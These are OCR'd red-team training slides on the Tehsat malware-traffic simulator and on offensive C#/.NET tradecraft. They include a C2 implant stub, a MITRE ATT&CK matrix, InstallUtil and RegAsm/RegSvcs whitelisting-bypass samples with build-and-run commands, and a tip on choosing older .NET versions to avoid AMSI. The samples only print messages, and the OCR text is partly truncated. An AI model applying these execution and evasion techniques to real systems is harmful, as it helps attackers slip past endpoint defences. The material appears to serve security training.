
Tehsat is developed to simulate malware communications

- Protocols Supported: HTTP, Websocket TCP, UDP
- Protocols Work in Progress: TLS Support, ICMP, DNS, DoH, Cloud Services

Designing Malware Communications Scenario

- Creating a Profile for custom request/response/headers/beaconing
- Populating Services using Profiles
- Creating Implant(s) using Services (multiple services supported)
- Analyse the traffic

Malware Communications



Horizon

Tehsat Malware Traffic Generator

Horizon

Tehsat

- Home
- Profiles
- Services
- Implants
- Status
- Debug

Tehsat

Tehsat is developed to simulate the Co
It can be used to analyse the Data Ana

Usage

- Create a malware communication
- Create a service populated from t
- Create an implant for the services
- **Download** button in the **Implants**
- Make sure the services started us

Profile Create

Profile Name: IcedID and Cobalt Strike

Channel Type: HTTP

Profile Description: Cobalt Strike GET URI Simulation

Port: 80

Implant Source Code

×

CAUTF4VC02JMWHNJ

```
using System;
using System.IO;
using System.Text;
using System.Text.RegularExpressions;
using System.Text.Json;
using System.Collections.Generic;
using System.Net;
using System.Net.Sockets;
using System.Net.WebSockets;
using System.Threading;
using System.Threading.Tasks;

namespace C2Gate
{
   public class Program
   {

      public static void Main()
      {

         string configurations_b64 =
"eyJXVjhTTUM0N0syMjYwNkFDIGh0dHA6Ly8xMjcuMC4wLjE6ODAvdXNlcmlkPTEyIjp7IklEIjoiV1Y4U01DNDdLMjI2MDZBQyIsIlBST1
RPQ09MIjoiSFRUUCIsIkhPU1QiOiIxMjcuMC4wLjEiLCJQT1JUIjoiODAiLCJDMlVSSSI6Imh0dHA6Ly8xMjcuMC4wLjE6ODAvdXNlcmlk
PTEyIiwiSU5URVJWQUwiOiIxMCIsIkpJVFRFUiI6IjEwIiwiU0VTU0lPTI9LRVkiOiJTRVNTSU9OS0VZX0NPTlRFWFQiLCJTRVNTSU9OX0I
WIjoiU0VTU0lPTkIWX0NPTlRFWFQiLCJSRVFVRVNUIjpudWxsLCJSRVFVRVNUTUVUSE9EIjoiR0VUIiwiQklOQVJZIjoiRmFsc2UiLCJIV
FRQSEVBREVSUyI6ImUzMD0iLCJDT09LSUVTIjoiZTMwPSIsIkhUVFBVQSI6Ik1vemlsbGEgNS4wIn0sIldWOFNNQzQ3SzlyNjA2QUMg
```

Save as .NET Project | OK

Communication Profiles

Profiles are used to generate services and work as templates.
They are customisable to simulate the threat actor campaigns accurately.

Add New Profile | Import Profile | Import Profile Configuration | Ex

Management	Name	TLS	Type		
	IcedID and Cobalt Strike	False	HTTP		
	Generic TCP	False	TCP		
	TA550	False	HTTP Websocket	0	TA550 Interactive Mode

Command & Control Services

Services are used to start listeners for the implants to connect.
Each service may use a profile as a template to create channel options or settings.
Based on the service channel and port selection, the services may share same serv

Add New Service | Import Service | Import Service Configuration | Export S


Management	Name	Status	Profile		
	IceID and Cobalt Strike Service	True	IcedID		
	TA550 Interactive Mode	True	TA550	HTTP Websocket	8002
	Implant to Implant	True	Generic TCP	TCP	8001

Exercises

Demonstrating Tehsat MTG Capabilities
Discovering Tehsat MTG Code

15 Min

Fundamentals



.Net Tradecraft

Fundamentals

Custom Actions / Encryption
Automations for Red Team
Attacking EDR/EDP/WinAPI

Mitre Att&ck Atomic Examples
Repurposing Existing Tools
Safer Malware Emulation

C#


.NET Framework

- It's on every Windows, but also Mac/Linux (.NET Core)
- It has direct/meaningful/normal access to Win API (P/Invoke)
- Can be loaded in several different ways as a .NET Assembly
- Security/Sandbox Bypass examples are endless
- Powershell to C# .NET is easy

- Easy to reverse, leaves logs, AMSI integrated with 4.8+, Event Tracing for Windows

.NET Framework

Fundamentals



CIL – Common Intermediate Language:

- Compiled code of C#, F#, VB.NET, Jscript.NET

CLR – Common Language Runtime

- Microsoft .NET Framework
- Mono Framework

Versions

- .NET v1-4.8, .NET Core v1-2, Mono Framework - .NET 5

➢ IL Code Generated Can be Modified During Runtime
https://www.codeproject.com/Articles/463508/NET-CLR-Injection-Modify-IL-Code-during-Run-time

➢ Managed/Unmanaged: Loading .NET CLR to a unmanaged process with DLL injection, then load CIL (e.g. Notepad running .NET Code)

Compile and Run

Fundamentals

- .NET Framework is located the places under, with multiple versions
- x86 - c:\Windows\Microsoft.NET\Framework\VERSION
- x64 - c:\Windows\Microsoft.NET\Framework64\VERSION
- * If you need older features such as no AMSI integration, go for older versions if the code supports.

- Compile
- csc.exe /target:exe /out:hello.exe hello.cs (Windows) hello.exe
- csc.exe /target:library /out:hello.dll hello.cs (Windows) regasm.exe hello.dll
- mcs /target:exe /out:hello.exe hello.cs (Mono) mono hello.exe
- mcs /target:library /out:hello.dll hello.cs (Mono) mono hello.dll

- Parameters
- /reference: (Used for referencing external libraries)
- /platform: (x86, x64, anycpu)
- /keyfile: (Key file for signing if SNK is required such as Regsvcs)

Hello!

Fundamentals

```
using System;
namespace Application
{
    0 references
    public static class Program
    {
        0 references
        public static void Main()
        {
            // It's basically System.Console.WriteLine()
            // "using System" made it easier to use
            Console.WriteLine("Hello, is it me you're looking for?");
        }
    }
}
```

Include a Class, easier use

Define the Namespace

Define a Class

Define a Function

Description

Print to the IO / Console

Indents are dead, long live the parenthesis.

String Operations

Fundamentals

```
string s3 = "Visual C# Express";
System.Console.WriteLine(s3.Substring(7, 2));
// Output: "C#"

System.Console.WriteLine(s3.Replace("C#", "Basic"));
// Output: "Visual Basic Express"

// Index values are zero-based
int index = s3.IndexOf("C");
// index = 7
```

```
string columns = "Column 1\tColumn 2\tColumn 3";
//Output: Column 1        Column 2        Column 3

string rows = "Row 1\r\nRow 2\r\nRow 3";
/* Output:
  Row 1
  Row 2
  Row 3
*/

string title = "\"The \u00C6olean Harp\", by Samuel Taylor Coleridge";
//Output: "The Æolean Harp", by Samuel Taylor Coleridge
```

```
string filePath = @"C:\Users\scoleridge\Documents\";
//Output: C:\Users\scoleridge\Documents\

string text = @"My pensive SARA ! thy soft cheek recli
    Thus on mine arm, most soothing sweet it is
    To sit beside our Cot,...";
/* Output:
My pensive SARA ! thy soft cheek reclined
   Thus on mine arm, most soothing sweet it is
   To sit beside our Cot,...
*/

string quote = @"Her name was ""Sara.""";
//Output: Her name was "Sara."
```

```
// The null character can be displayed and counted, like other chars.
string s1 = "\x0" + "abc";
string s2 = "abc" + "\x0";
// Output of the following line: * abc*
Console.WriteLine("*" + s1 + "*");
// Output of the following line: *abc *
Console.WriteLine("*" + s2 + "*");
// Output of the following line: 4
Console.WriteLine(s2.Length);
```

IF Condition

Fundamentals

```
using System;
0 references
public class Program
{
    0 references
    public static void Main(string[] args)
    {
        if (args.Length == 0) {
            // If there is no argument, say something nice.
            Console.WriteLine("Dude?");
        }
        else {
            // we define a parameter and assign a value.
            string parameter1 = String.Join(" ",args);
            // print the parameter in a context.
            Console.WriteLine("This is the parameter to write: {0}.", parameter1);
        }
        return;
    }
}
```

Getting parameters array

IF to compare the length

Print warning

Join array to a string

Switch Condition

Fundamentals

```
switch (args[0])
    {
        case "write":
            // we define a parameter and assign a value.
            string parameter1 = args[1];
            // print the parameter in a context.
            Console.WriteLine("This is the parameter to write: {0}.", parameter1);
            break;
        case "read":
            // we cast the args[1] as string
            Console.WriteLine("The TestFunction is calling with {0}.", args[1] as string);
            // Call TestFunction and pass the args[1] as string
            TestFunction(args[1] as string);
            break;
        default:
            Console.WriteLine("That's ok, let's try again");
            break;
    }
```

Useful for building a menu based on console parameters.

Loop

Fundamentals

```
using System;
namespace Application
{
    0 references
    public static class Program
    {
        0 references
        public static void Main()
        {
            // Loop for 0 to 10, and print loop count
            for(int i=0; i < 10; ++i)
                Console.WriteLine("Loop: {0}",i+1);

            // Loop for 0 to 5, and print loop count
            int n = 0;
            while (n < 5)
            {
                Console.WriteLine("Loop: {0}",n+1);
                n++;
            }
        }
    }
}
```

```
vate static bool IsProcessOpen(string name)

    foreach (Process process in Process.GetProcesses())
    {
        if (process.ProcessName.Contains(name))
        return true;
    }
    return false;
```

For loop for each item

For loop for 10 times

While loop for 5 times

User Input, Try & Catch and Interactive Menu

Fundamentals

```
using System;
0 references
public class Program
{
    0 references
    public static void Main()
    {
        while (true)
        {
            Console.Write("# ");
            string userinput = Console.ReadLine();
            try
            {
                Console.WriteLine("You wrote: {0}", userinput.Substring(1,userinput.Length-1));
            }
            catch (Exception e)
            {
                Console.WriteLine("Oh snap! " + e.Message);
            }
        }

    }
}
```

While loop for the menu

Menu prompt line

Error catching

Print the error if happens

Useful when building an assessment application.


Exercises

First Steps

Hello To Run as EXE and DLL
Get Parameters from Console and Process
Run Interactive Application and Process/Print

15 Min

Development



Mitre Att&ck

Development

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Spearphishing Link	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Clear Command History	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Spearphishing via Service	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Supply Chain Compromise	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Trusted Relationship	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Email Collection	Scheduled Transfer	Fallback Channels
Valid Accounts	Graphical User Interface	Browser Extensions	Extra Window Memory Injection	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Input Capture		Multi-Stage Channels
	InstallUtil	Change Default File Association	File System Permissions Weakness	Control Panel Items	Input Prompt	Process Discovery	Replication Through Removable Media	Man in the Browser		Multi-hop Proxy
	LSASS Driver	Component Firmware	Hooking	DCShadow	Kerberoasting	Query Registry	SSH Hijacking	Screen Capture		Multiband Communication
	Launchctl	Component Object Model Hijacking	Image File Execution Options Injection	DLL Search Order Hijacking	Keychain	Remote System Discovery	Shared Webroot	Video Capture		Multilayer Encryption
	Local Job Scheduling	Create Account	Launch Daemon	DLL Side-Loading	LLMNR/NBT-NS Poisoning	Security Software Discovery	Taint Shared Content			Port Knocking
	Mshta	DLL Search Order Hijacking	New Service	Deobfuscate/Decode Files or Information	Network Sniffing	System Information Discovery	Third-party Software			Remote Access Tools

Unorthodox ways to run C# and .NET - InstallUtil

Development

```
using System;
using System.Net;
using System.Diagnostics;
using System.Reflection;
using System.Configuration.Install;
using System.Runtime.InteropServices;

0 references
public class Program
{
    0 references
    public static void Main()
    {
        Console.WriteLine("Hey There From Main()");
    }

}

[System.ComponentModel.RunInstaller(true)]
0 references
public class Sample : System.Configuration.Install.Installer
{
    0 references
    public override void Uninstall(System.Collections.IDictionary savedState)
    {

        Console.WriteLine("Hello There From Uninstall, If you are reading this, prevention has failed.\n");
    }
}
```

InstallUtil – Override the Uninstall (T1118 by Casey Smith)

- csc /reference:System.Configuration.Install.dll /target:library /out:T1118.dll T1118.cs
- mcs /reference:System.Configuration.Install.dll /target:library /out:T1118.dll T1118.cs
- InstallUtil.exe /U /logfile= /logtoconsole=false T1118.dll

Unorthodox ways to run C# and .NET – RegASM/RegSVCS

Development

```
using System;
using System.EnterpriseServices;
using System.Runtime.InteropServices;

namespace regsvcser
{

    0 references
    public class Bypass : ServicedComponent
    {
        0 references
        public Bypass() { Console.WriteLine("I am a basic COM Object"); }

        [ComRegisterFunction] //This executes if registration is successful
        0 references
        public static void RegisterClass ( string key )
        {
            Console.WriteLine("I shouldn't really execute");
        }

        [ComUnregisterFunction] //This executes if registration fails
        0 references
        public static void UnRegisterClass ( string key )
        {
            Console.WriteLine("I shouldn't really execute either.");
        }
    }
}
```

Regasm/Regsvcs – Override the UnRegisterClass (T1121 by Casey Smith)

csc /reference:System.EnterpriseServices.dll /target:library /out:T1121.dll T1121.cs

mcs /reference:System.EnterpriseServices.dll /target:library /out:T1121.dll T1121.cs

regasm /u T1121.dll

regsvcs /u T1121.dll *

*** Use a /keyfile:SNK for the Strong Name Key as required by Regsvcs**

Unorthodox ways to run C# and .NET – MSBuild

Development

```
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="Hello">
   <FragmentExample />
   <ClassExample />
  </Target>
  <UsingTask
    TaskName="FragmentExample"
    TaskFactory="CodeTaskFactory"
